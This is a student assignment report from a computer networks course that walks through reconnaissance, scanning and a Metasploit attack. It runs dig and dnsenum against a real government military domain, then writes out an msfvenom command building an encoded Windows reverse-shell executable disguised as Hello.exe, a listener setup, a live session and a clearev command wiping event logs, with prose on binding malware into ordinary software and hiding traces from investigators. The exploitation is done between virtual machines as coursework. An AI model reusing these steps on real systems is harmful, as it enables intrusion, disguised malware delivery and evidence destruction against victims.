Report

Advanced Computer Networks (CE660)

Department of Computer Science and Engineering (Cyber Security)
Defence Institute of Advanced Technology,
Girinagar, Pune, 411025 India
(https://diat.ac.in)

Assignment - II A

Network commands

B. Pavan Sai (reg: 17-08-13)

20-Aug-2017

Network commands

B. Pavan Sai
[beri_mcs17@diat.ac.in]

Abstract: This paper discusses the usage of various network commands, tools and frameworks in the direction of bringing them to usage for payload delivery and exploitation of the victim machine.

Definitions:

1. Attacker : The one who takes over control of another machine(victim)
2. Victim : The one who is being exploited
3. Target : The machine, which the attacker wants to take control of

Machines:

1. Attacker : Kali Linux(2.0) 64 Bit on Virtual Box (Oracle) Software
2. Target : Windows XP(2000, SP2) 32 Bit on Virtual Box (Oracle) Software

For exploiting any system, following are the three steps to be followed,

1. Information gathering
2. Detecting vulnerability
3. Attacking


I Information gathering


Information gathering implies the process of collecting information regarding the target machine, I.e., its IP addresses, name servers, website hosting service, database servers, mail servers. Hosting country, ICANN registrant details, etc.
This information can be used by the attacker as footprints to find some direction for launching his attack.

For information gathering, the most commonly used command line tools (KALI LINUX) are:

1. dig : Domain Information Groper is a flexible tool for interrogating DNS name servers.
2. dnsenum : Tool for DNS Enumeration, i.e, process of locating all DNS servers and DNS entries for an organization or website.
3. whatweb : Identifies websites. Recognizes web technologies including CMS, blogging platforms, JS libraries, web servers, embedded devices, etc.
4. whois : Searches for all information of the website, its registrant, etc in ICANN database.

Demo:


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# dig pakistanarmy.gov.pk
; <<>> DiG 9.10.3-P4-Debian <<>> pakistanarmy.gov.pk
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57957
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;pakistanarmy.gov.pk. IN A
;; ANSWER SECTION:
pakistanarmy.gov.pk. 300 IN A 104.16.106.119
pakistanarmy.gov.pk. 300 IN A 104.16.105.119
pakistanarmy.gov.pk. 300 IN A 104.16.107.119
pakistanarmy.gov.pk. 300 IN A 104.16.103.119
pakistanarmy.gov.pk. 300 IN A 104.16.104.119
;; Query time: 951 msec
;; SERVER: 2405:200:800::1#53(2405:200:800::1)
;; WHEN: Sun Aug 20 03:20:52 EDT 2017
;; MSG SIZE rcvd: 128
root@kali:~#


root@kali:~# dnsenum pakistanarmy.gov.pk
dnsenum.pl VERSION:1.2.3
----- pakistanarmy.gov.pk -----
Host's addresses:
pakistanarmy.gov.pk. 61 IN A 104.16.103.119
pakistanarmy.gov.pk. 61 IN A 104.16.104.119
pakistanarmy.gov.pk. 61 IN A 104.16.106.119
pakistanarmy.gov.pk. 61 IN A 104.16.105.119
pakistanarmy.gov.pk. 61 IN A 104.16.107.119
Name Servers:
alice.ns.cloudflare.com. 86400 IN A 173.245.58.60
roan.ns.cloudflare.com. 86400 IN A 173.245.59.226
Mail (MX) Servers:
mx2.emailsrvr.com. 300 IN A 108.166.43.2
mx1.emailsrvr.com. 300 IN A 173.203.187.1
Trying Zone Transfers and getting Bind Versions:
10.0.2.15
Trying Zone Transfer for pakistanarmy.gov.pk on alice.ns.cloudflare.com ...
AXFR record query failed: FORMERR

II Detecting vulnerability


Vulnerability in a system is a weakness in its design or implementation which allows attacker to take advantage over it.
Detection of vulnerabilities and choosing the right one to attack on is the deciding step for the attack. The attacker has to find and use such vulnerability that, which not only does the required task, but also leaves no traces of attacker in the scenario for the investigators to find.

For detection of vulnerabilities,the most commonly used tool (KALI LINUX) is:
nmap : Network Mapper recognizes what hosts are available in the network, what OSs and services they are running, what type of firewalls they have, etc.

Demo:

As it shows, port 443 and port 8443 are open for the given URL which can be used as gateways for inserting payload into the target system.

Scanning again with advanced options -T4 (with what speed we are running the scan[0 to 5]) and -sV (search for services running and their version) on the IP addresses which are not scanned in the previous result.



Attacker can take advantage of this information to use which open port as a vulnerability and proceed for attack.

III Attack

Once the right vulnerability is found, it can be used as the gate to insert malicious code into the target system. There are mainly two kinds of attacks

1. System based attack
2. Application based attack

System based attack

In this attack, the vulnerabilities in the Operating System of the target machine are exploited. This kind of attack is very rare and hard to implement as finding a vulnerability in a OS itself is not so easy.

One of such attack is the WannaCry Ransomware attack which affected more than 230000 computers in over 150 countries in May 2017. It used the *MS17-010* flaw in the Windows systems and spread by *EternalBlue* vulnerability.

Application based attack

In this attack, the target machine is compromised by making the victim user run malicious code in his system. This kind of attack is very common and easy to implement, but the risk lies in making the malicious code run in the target system.

Attackers follow different methods to do this. One of the common method is bind the malicious code with a commonly used program or software and send it to the target user to run it.

Reverse TCP connection is used in this method, so even if there is any firewall, attacker can do his task without any trouble.

Demo:

1. Create payload


```
root@kali:~# msfvenom -a x86 -p windows/meterpreter/reverse_tcp localhost=192.16
8.43.12 lport=4444 -e x86/shikata_ga_nai -i 5 -f exe > Hello.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai chosen with final size 468
Payload size: 468 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```

*msf> is MetaSploit Framework

2. Copy this Hello.exe file in the Apache web service location(/var/www/html).
3. Start Apache web service.
4. Configure MetaSploit for listening to the victim machine.

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.43.12
lhost => 192.168.43.12
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.43.12:4444
[*] Starting the payload handler...
```

5. Download and run the file in victim machine.



6. Start exploiting the victim system

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.43.12:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.43.166
[*] Meterpreter session 1 opened (192.168.43.12:4444 -> 192.168.43.166:1116) at
2017-08-20 08:04:39 -0400

meterpreter > sysinfo
Computer        : HOME
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

```
meterpreter > clearev
[*] Wiping 68 records from Application...
[*] Wiping 167 records from System...
[*] Wiping 0 records from Security...
meterpreter >
```

Note: Here, I used virtual machines as attacker and victim, It's not advisable to run these commands on real machines.

References:

1. https://www.wikipedia.org
2. https://www.offensive-security.com